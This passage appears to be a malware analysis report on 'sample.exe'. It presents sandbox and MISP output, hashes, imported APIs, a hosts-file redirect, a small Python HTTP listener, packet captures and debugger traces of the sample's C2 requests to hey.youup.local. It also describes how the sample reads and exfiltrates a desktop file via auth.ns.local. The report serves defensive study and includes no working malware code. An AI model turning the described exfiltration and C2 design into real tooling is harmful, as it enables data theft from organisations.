After static analysis of the file, we check this to see how it behaves in network and other environment. We can see that a 'socket' and 'getaddrinfo' API is used and argument "hey.youup.local" and '80' i.e. HTTP is passed through it which resolve the domain name into IP address.

Figure 12: Behavior analysis of 'sample.exe' in network and registry




<div>defaultfilenetworkprocessservicesregistrysynchronisationexploreeofficepdf</div>				
NtOpenKey	key_handle: 0x00000084 desired_access: 0x00000001 ()	1	0	0
Time & API	Arguments	Status	Return	Repeated
NtQueryValueKey Aug. 16, 2024, 9:29 p.m.	key_handle: 0x00000084 key_name: value: 0 reg_type: 4 (REG_DWORD) information_class: 2 (KeyValuePartialInformation) regkey: HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa\FipsAlgorithmPolicy\Enabled	1	0	0
NtOpenKey Aug. 16, 2024, 9:29 p.m.	key_handle: 0x00000088 desired_access: 0x00000001 () regkey: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa	1	0	0
NtQueryValueKey Aug. 16, 2024, 9:29 p.m.	key_handle: 0x00000088 key_name: value: reg_type: 0 (REG_NONE) information_class: 2 (KeyValuePartialInformation) regkey: HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa\FipsAlgorithmPolicy		3221225524	0
NtOpenKey Aug. 16, 2024, 9:29 p.m.	key_handle: 0x00000000 desired_access: 0x00000001 () regkey:		3221225524	0

Figure 13: Malware Information Sharing Platform of 'sample.exe'

cuckoo  Dashboard Recent Pending Search <div>Submit Import </div>				
MISP				
Event ID	Date	IOCs	Description	Level
3478734	2024-08-16	<div>7ef5cc005203ef00d479211d8a9277e3a888192e</div> <div>f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975</div> <div>b2c2da36dedaa4428bcf8fa15bb5a9ad</div>	Cuckoo Sandbox analysis #5128076	4
3450398	2024-08-05	<div>7ef5cc005203ef00d479211d8a9277e3a888192e</div> <div>f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975</div> <div>b2c2da36dedaa4428bcf8fa15bb5a9ad</div>	Cuckoo Sandbox analysis #5114073	4
2738137	2024-06-25	<div>7ef5cc005203ef00d479211d8a9277e3a888192e</div> <div>f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975</div> <div>b2c2da36dedaa4428bcf8fa15bb5a9ad</div>	MalwareBazaar malware samples for 2024-06-25	2

Process Graph

Figure 14: process graph how malware executed and exfiltrated 'cosmo.jpeg'



The malware is executed when a third-party software updates its application that linked with software development environment. Upon execution, the malware establishes a network connection using the 'socket' and 'getaddrinfo' APIs to communicate with an external command and control (C2) server. It then uses the 'send' and 'recvfrom' APIs to exchange data with the server including requests for further instructions. The malware also includes error-handling capabilities, ensuring it remains operational even if it encounters network issues, as indicated by the string '@Cannot resolve address: Its primary purpose is to get files 'Desktop\cosmo.jpeg', which contain the sensitive information of organization. The malware used '_w fopen' and 'fread' API for file handling 'cosmo.jpeg' then it exfiltrate the information to the attacker server using DNS server (auth.ns.local). This process allows the malware to maintain a persistent presence on the system, covertly exfiltrating data and evading detection.

IAT (Import Address Table)

Table 1: Suspicious APIs used by malware from IAT


DLL Name	APIs	Purpose
Kernel32.dll	VirtualAlloc	Allocates memory in the virtual address space of the calling process
	LoadLibraryA	Loads a DLL into the address space of the calling process.
	GetProcAddress	Retrieves the address of an exported function or variable from a DLL.
Msvcrt.dll	malloc	Allocates memory dynamically and returns a pointer to the allocated memory.
	_w fopen	Opens a wide-character file and returns a pointer to a FILE object that can be used to access the file
	fread	Reads data from a file into a buffer
	strstr	This function finds the first occurrence of a substring within a string.
	memcpy	copies a specified number of bytes from one memory location to another

Technical Analysis

From the above string table, if we de-obfuscated the string we obtained three domain i.e.

'hey.youup.local', 'auth.ns.local', and 'cosmosfromrobotsemiprobium.local'. The domain should need to be resolved into IP address so, adding this domain into our 'hosts' file.

Figure 15: Adding above domain in 'C:/Windows/System32/drivers/etc/hosts' file

A screenshot of a Windows hosts file editor window. The window has a menu bar with 'File', 'Edit', and 'View'. The text area contains the standard hosts file content, including copyright information and examples. Two new entries are added at the bottom, enclosed in a red rectangular box: '127.0.0.1 hey.youup.local' and '127.0.0.1 auth.ns.local'. The domains are underlined in the original image. Below the box, the standard localhost entries are visible.

```
File Edit View

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com           # source server
#       38.25.63.10       x.acme.com               # x client host

127.0.0.1    hey.youup.local
127.0.0.1    auth.ns.local

# localhost name resolution is handled within DNS itself.
#       127.0.0.1        localhost
#       ::1              localhost
```

Figure 16: HTTP server response every client with 200 OK

```
import socket

# Define the host and port
HOST = '127.0.0.1'
PORT = 80

# Create a socket object
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Set socket options to reuse the address
server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

# Bind the socket to the host and port
server_socket.bind((HOST, PORT))

# Listen for incoming connections
server_socket.listen(1)
print(f'Serving HTTP on {HOST} port {PORT} ...')

# Serve forever
while True:
    # Accept a connection
    client_connection, client_address = server_socket.accept()

    # Receive the request data (1024 bytes should be sufficient for this example)
    request = client_connection.recv(1024)

    # Print the request data
    print(request.decode('utf-8'))

    # Prepare an HTTP response
    http_response = """\
HTTP/1.1 200 OK

Hello, World!
"""

    # Send the HTTP response
    client_connection.sendall(http_response.encode('utf-8'))

    # Close the client connection
    client_connection.close()
```

The 'sample.exe' try to connect and send data to the above domain through HTTP server so, creating a HTTP server from python so we can inspect the what data the malware trying to send to the domain.

Figure 17: Listening server on 127.0.0.1:80

```
PS C:\Users\rniha\OneDrive\Documents\reverse_cw2> & C:/Users/rniha/AppData/Local/Microsoft/WindowsApps/python3.12.exe "c:/Users/rniha/AppData/Local/Programs/Microsoft VS Code/bin/http_server.py"
Serving HTTP on 127.0.0.1 port 80 ...
```

Figure 18: Capturing packet of loopback interface in WireShark

103	64.254947	127.0.0.1	127.0.0.1	TCP	56 49907 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
104	64.254986	127.0.0.1	127.0.0.1	TCP	56 80 → 49907 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
105	64.254999	127.0.0.1	127.0.0.1	TCP	44 49907 → 80 [ACK] Seq=1 Ack=1 Win=327424 Len=0
106	64.255046	127.0.0.1	127.0.0.1	HTTP	143 GET / HTTP/1.1
107	64.255053	127.0.0.1	127.0.0.1	TCP	44 80 → 49907 [ACK] Seq=1 Ack=100 Win=2161152 Len=0
108	64.256052	127.0.0.1	127.0.0.1	TCP	75 80 → 49907 [PSH, ACK] Seq=1 Ack=100 Win=2161152 Len=31 [TCP segment of a reassembled PDU]
109	64.256066	127.0.0.1	127.0.0.1	TCP	44 49907 → 80 [ACK] Seq=100 Ack=32 Win=327424 Len=0
110	64.256086	127.0.0.1	127.0.0.1	HTTP	44 HTTP/1.1 200 OK

Transmission Control Protocol, Src Port: 49907, Dst Port: 80, Seq: 1, ACK: 1, Len: 0
✓ Hypertext Transfer Protocol
GET / HTTP/1.1\r\n Host: hey.youup.local\r\n Connection: Keep-Alive\r\n user-agent: Nim httpclient/1.6.2\r\n \r\n [Full request URI: http://hey.youup.local/] [HTTP request 1/1] [Response in frame: 110]

When executing the 'sample.exe', inspecting the network packet inside the Wireshark we can see after three way handshake it sends the GET http request to the 'hey.youup.local' and server respond with '200 OK'.

API Monitor

To further analyze the behavior of sample.exe, we used an API x86 tool for monitoring the interactions between the malware and the operating system API functions so we can get overview understanding how malware manipulates system resources, interacts with files, communicates over networks, and attempts to evade detection

Figure 19: 'GetProcAddress' API used to return the list of function address

Module	Time of Day	Time...	Module	API Name	Return Value	Error	Duration
sample.exe	3:02:18.458 ...	1	sample.exe	LoadLibraryA ("Ws2_32.dll")	0x75910000		0.00047...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "WSAStartup")	0x75923050		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	LoadLibraryA ("kernel32")	0x762d0000		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "FormatMessageW")	0x762ed2d0		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "LocalFree")	0x762ec960		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "GetLastError")	0x762e6e30		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "socket")	0x7591e7f0		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "closesocket")	0x7591fa00		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "WSAIoctl")	0x75920590		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "getaddrinfo")	0x75915450		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "freeaddrinfo")	0x75915170		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "connect")	0x75926980		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "FindFirstFileW")	0x762eeb50		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "FindClose")	0x762eead0		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "send")	0x759267f0		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "select")	0x7592a450		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "WSAFDIsSet")	0x759290e0		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "recv")	0x75925f50		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "Sleep")	0x762ed7a0		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "sendto")	0x7592a350		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "recvfrom")	0x7592ab00		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x75910000, "inet_ntoa")	0x759295b0		0.00000...
sample.exe	3:02:18.459 ...	1	sample.exe	GetProcAddress (0x762d0000, "GetVersionExW")	0x762ed2f0		0.00000...

Figure 20: Using function like getaddrinfo, socket, connect, send and recv for C2 with server

Time of Day	Time...	Module	API Name	Return Value	Error	Duration
3:02:18.574 ...	1	sample.exe	getaddrinfo ("hey.youup.local", "80", 0x0062fa60, 0x0062fa5c)	ERROR_SUC...		0.00765...
3:02:18.744 ...	1	sample.exe	socket (AF_INET, SOCK_STREAM, IPPROTO_TCP)	552		0.00002...
3:02:18.744 ...	1	sample.exe	SetHandleInformation (0x00000228, HANDLE_FLAG_INHERIT, TRUE)			0.00000...
3:02:18.744 ...	1	sample.exe	connect (552, 0x00779080, 16)	0		0.00019...
3:02:18.745 ...	1	sample.exe	freeaddrinfo (0x00773810)			0.00000...
3:02:18.745 ...	1	sample.exe	send (552, 0x00f33030, 99, 0)	99		0.00001...
3:02:18.745 ...	1	sample.exe	recv (552, 0x00f3102d, 4000, 0)	31		0.00080...
3:02:18.745 ...	1	sample.exe	memcmp (0x00f2adf0, 0x0041e818, 2)	0		0.00000...
3:02:18.745 ...	1	sample.exe	memcmp (0x00f2adb0, 0x0041e46c, 3)	1		0.00000...
3:02:18.745 ...	1	sample.exe	memcmp (0x00f2adb0, 0x0041e478, 3)	0		0.00000...
3:02:18.745 ...	1	sample.exe	recv (552, 0x00f3102d, 4000, 0)	0		0.00000...
3:02:18.745 ...	1	sample.exe	QueryPerformanceCounter (0x0062fa40)	TRUE		0.00000...
3:02:18.745 ...	1	sample.exe	QueryPerformanceFrequency (0x0062fa48)	TRUE		0.00000...
3:02:18.745 ...	1	sample.exe	recv (552, 0x00f3102d, 4000, 0)	0		0.00000...
3:02:18.745 ...	1	sample.exe	closesocket (552)	0		0.00007...
3:02:18.746 ...	1	sample.exe	strchr ("200 OK", "200 OK")	0x00f2add0		0.00000...
3:02:18.746 ...	1	sample.exe	Sleep (3000)			3.00227...

From the above figures we can overview the API of malware, TCP connection was made through socket and address of 'hey.youup.local' address was resolved pass through 'getaddrinfo' API .

Then, send API used for sending certain buffer to http server and receive some bytes which upon search and compare from 'strstr' API.

.

x32 DBG

Now, we have clear understanding how the malware works with the help of API monitor. So, it makes it easy to analyze the malware by setting up the breakpoint at API overview gathered.

Debugging process can be done by using tool x32 debugger for analyzing the changes in register, dump, and API, etc.

Figure 21: Breakpoints set at various APIs or function

Type	Address	Module/Label/Exception	State	Disassembly	Hits	Summa
Software	00402245	sample.exe	Enabled	call dword ptr ds:[<_wlopen>]	0	
	004024BD	sample.exe	Enabled	call <JMP.&fread>	0	
	004024CC	sample.exe	Enabled	call sample.4023F9	0	
	00409BBF	sample.exe	Enabled	call <JMP.&strstr>	0	
	0040C8CE	sample.exe	Enabled	call dword ptr ds:[<socket>]	2	
	0040CA4D	sample.exe	Enabled	call dword ptr ds:[<getaddrinfo>]	1	
	0040BCA4	sample.exe	Enabled	mov ecx,dword ptr ds:[ecx+8]	0	
	0040DBE6	sample.exe	Enabled	call dword ptr ds:[<send>]	1	
	0040E0B2	sample.exe	Enabled	call dword ptr ds:[<recv>]	1	
	0040E846	sample.exe	Enabled	call dword ptr ds:[<sendto>]	0	
	004187EF	sample.exe	Enabled	call sample.412168	0	

Entry point

Figure 22: Entry point of 'sample.exe' where all the register point to one address of memory

IP	ECX	EDX	ESI	EDI	Disassembly	Comments
004014A0					83EC 0C sub esp,C	
004014A3					C705 D4224200 01000000 mov dword ptr ds:[4222B4],1	
004014AD					E8 CE7F0100 call sample.419480	
004014B2					83C4 0C add esp,C	
004014B5					E9 A6FCFFFF jmp sample.401160	
004014BA					8DB6 00000000 lea esi,dword ptr ds:[esi]	esi:EntryPoint
004014C0					83EC 0C sub esp,C	
004014C3					C705 D4224200 00000000 mov dword ptr ds:[4222D4],0	
004014CD					E8 AE7F0100 call sample.419480	

TCP_SOCKET

Figure 23: Disassemble code showing stack preparation for calling socket function

	1: [esp] 00000002 00000002
	2: [esp+4] 00000001 00000001
	3: [esp+8] 00000006 00000006
	4: [esp+C] 00000006 00000006
	5: [esp+10] 5DEF8DC8 5DEF8DC8
0062FDD0	00000002
0062FDD4	00000001
0062FDD8	00000006
0062FDDC	00000006
0062FDE0	5DEF8DC8

Figure 24: Parameter for 'socket' push into stack

1: [esp]	00000002 00000002
2: [esp+4]	00000001 00000001
3: [esp+8]	00000006 00000006
4: [esp+C]	00000006 00000006
5: [esp+10]	2380A1EB 2380A1EB

C++

```
SOCKET WINAPI socket(
    [in] int af,
    [in] int type,
    [in] int protocol
);
```

At address 0040C8CE, the socket function is called with the parameters (2, 1, 6) in the stack frame, which creates a TCP socket over IPv4.

Getaddrinfo (hey.youup.local)

Figure 25: Disassembly code and stack preparation for calling 'getinfoaddr' function

0040CA36	E8 21FEFFFF	call sample.40C85C	
0040CA3B	8D55 C4	lea edx, dword ptr ss:[ebp-3C]	
0040CA3E	895C24 08	mov dword ptr ss:[esp+8], ebx	
0040CA42	895424 0C	mov dword ptr ss:[esp+C], edx	
0040CA46	894C24 04	mov dword ptr ss:[esp+4], ecx	[esp+04]: "80"
0040CA4A	890424	mov dword ptr ss:[esp], eax	[esp]: "hey.youup.local"
→ 0040CA4D	FF15 20B14200	call dword ptr ds:[<&getaddrinfo>]	
0040CA53	83EC 10	sub esp, 10	
0040CA56	85C0	test eax, eax	eax: "hey.youup.local"

Figure 26: Register push into stack frame as parameter for 'getinfoaddr'

		Stack (bytes)
		1: [esp] 00ECC150 00ECC150 "hey.youup.local"
		2: [esp+4] 00ECAB10 00ECAB10 "80"
		3: [esp+8] 0062FA60 0062FA60
		4: [esp+C] 0062FA5C 0062FA5C
		5: [esp+10] 00000000 00000000
0062FA2C	0040CA3B	return to sample.0040CA3B from sample.0040C85C
0062FA30	00ECC150	"hey.youup.local"
0062FA34	00ECAB10	"80"
0062FA38	0062FA60	
0062FA3C	0062FA5C	
0062FA40	00000000	

C++

```
INT WINAPI getaddrinfo(
    [in, optional] PCSTR      pNodeName,
    [in, optional] PCSTR      pServiceName,
    [in, optional] const ADDRINFOA *pHints,
    [out]          PADDRINFOA *ppResult
);
```

At address 0040CA4D, which contains the 'getaddrinfo' API. Analyzing the stack frame, getaddrinfo('hey.youup.local', '80', '0062FA60', '0062FA5C') resolves network addresses and service information for the given host and service. It provides a standardized way to convert human-readable hostnames and service names into network addresses.

Send (GET method)

Figure 27: Disassembly code and stack prep for calling send function

0040DBBB	A1 E0B24200	mov eax,dword ptr ds:[42B2E0]	
0040DBC0	3901	cmp dword ptr ds:[ecx],eax	
0040DBC2	75 0A	jne sample.40DBCE	
0040DBC4	B9 60D54100	mov ecx,sample.41D560	
0040DBC9	E8 E73DFFFF	call sample.4019B5	
0040DBCE	8B45 08	mov eax,dword ptr ss:[ebp+8]	
0040DBD1	897424 04	mov dword ptr ss:[esp+4],esi	[esp+04]: "GET / HTTP/1.1\r\nHost:
0040DBD5	C74424 0C 00000000	mov dword ptr ss:[esp+C],0	
0040DBDD	894424 08	mov dword ptr ss:[esp+8],eax	
0040DBE1	8B03	mov eax,dword ptr ds:[ebx]	
0040DBE3	890424	mov dword ptr ss:[esp],eax	
0040DBE6	FF15 34B14200	call dword ptr ds:[<send>]	
0040DBEC	83EC 10	sub esp,10	

Figure 28: Parameter push into stack for 'send' function

Default (stdcall)		Unloc
1:	[esp] 000001D8 000001D8	
2:	[esp+4] 02693030 02693030 "GET / HTTP/1.1\r\nHost: hey.youup.local\r\nConnection: keep-alive\r\nUser-Agent: Nim httpclient/1.6.2\r\n\r\n", 99, 0)	
3:	[esp+8] 00000063 00000063	
4:	[esp+C] 00000000 00000000	
5:	[esp+10] 02693028 02693028	

0062FB90	000001D8	
0062FB94	02693030	"GET / HTTP/1.1\r\nHost: hey.youup.local\r\nConnection: keep-alive\r\nUser-Agent: Nim httpclient/1.6.2\r\n\r\n", 99, 0)
0062FB98	00000063	
0062FB9C	00000000	
0062FBA0	02693028	
0062FBA4	00000000	
0062FBA8	00000000	

C++

```
int WINAPI send(
    [in] SOCKET s,
    [in] const char *buf,
    [in] int len,
    [in] int flags
);
```

At address 0040DBE6, the 'send' function is called with parameter pushed into the stack, send('000001DC', "GET / HTTP/1.1\r\nHost: hey.youup.local\r\nConnection: Keep-Alive\r\nUser-Agent: Nim httpclient/1.6.2\r\n\r\n", 99, 0) function uses the GET method to send the buffer containing HTTP data to the server.

After 'recv' API called

Figure 32: EIP point to '0040E0B8'

0040E0A6	8B45 08	mov eax,dword ptr ss:[ebp+8]
0040E0A9	894424 08	mov dword ptr ss:[esp+8],eax
0040E0AD	8B03	mov eax,dword ptr ds:[ebx]
0040E0AF	890424	mov dword ptr ss:[esp],eax
0040E0B2	FF15 28B14200	call dword ptr ds:[<&recv>]
0040E0B8	83EC 10	sub esp,10
0040E0BB	8D65 F8	lea esp,dword ptr ss:[ebp-8]

Figure 33: Address and value move to various register after function called

Hide FPU		
EAX	0000001F	
EBX	02731028	
ECX	00000002	
EDX	0062F9C8	
EBP	0062FA78	
ESP	0062FA70	
ESI	0273102D	"HTTP/1.1 200 OK\n\nHello, v
EDI	0062FB40	
EIP	0040E0B8	sample.0040E0B8
EFLAGS	00000244	
ZF	1	
PF	1	
AF	0	
OF	0	
SF	0	
DF	0	
CF	0	
TF	0	
IF	1	
LastError	00000000	(ERROR_SUCCESS)
LastStatus	00000000	(STATUS_SUCCESS)

Figure 34: Following the buffer address in DUMP after 'recv' function called

Address	Hex	ASCII
0273100D	00 00 00 00 00 00 00 20 00 00 00 C0 0F 00 00 00A....
0273101D	00 00 00 00 08 00 00 00 40 B5 42 00 DC 01 00 00 01@uB.ü....
0273102D	48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0A	HTTP/1.1 200 OK.
0273103D	0A 48 65 6C 6C 6E 2C 20 57 6E 72 6C 64 21 0A 00	.Hello, world!..
0273104D	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0273105D	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0273106D	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0273107D	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

At address 0040E0B2, the recv API listens to the response sent by the server in response to the request made by the send API. The parameters are pushed onto the stack, and the recv API call `recv('0000001F', 'HTTP/1.1 200 OK\nHello, World', 4000, 0)` receives the HTTP response, which must be "200 OK," indicating that the request was successful.

STRSTR

Figure 35: Checking and executing 'strstr' function in online compiler 'turtorialspoint'

```
#include <stdio.h>
#include <string.h>

int main () {
    const char str[20] = "HTTP/1.1 200 OK\n\nHello, World!\n";
    const char substr[10] = "200 OK";
    char *ret;

    // strstr(main_string, substring)
    ret = strstr(str, substr);

    // Display the output
    printf("The substring is: %s\n", ret);

    return(0);
}
```

The substring is: 200 OK

Hel

From the above figure 34, it compares the contents of two operands and prints the string present in the 2nd operand within the 1st operand.

Figure 36: Disassemble code before calling 'strstr' function

00409BAD	89F0	mov eax,esi	eax:"200 OK"
00409BAF	E8 57E6FFFF	call sample.40820B	
00409BB4	894424 04	mov dword ptr ss:[esp+4],eax	[esp+04]:"200 OK"
00409BB8	8D443B 08	lea eax,dword ptr ds:[ebx+edi+8]	eax:"200 OK", ebx+edi*1+08:"200 OK"
00409BBC	890424	mov dword ptr ss:[esp],eax	[esp]:"200 OK"
00409BBF	E8 7C0D0100	call <JMP.&strstr>	
00409BC4	89C1	mov ecx,eax	eax:"200 OK"

Figure 37: Parameter required 'strstr' pushed to stack

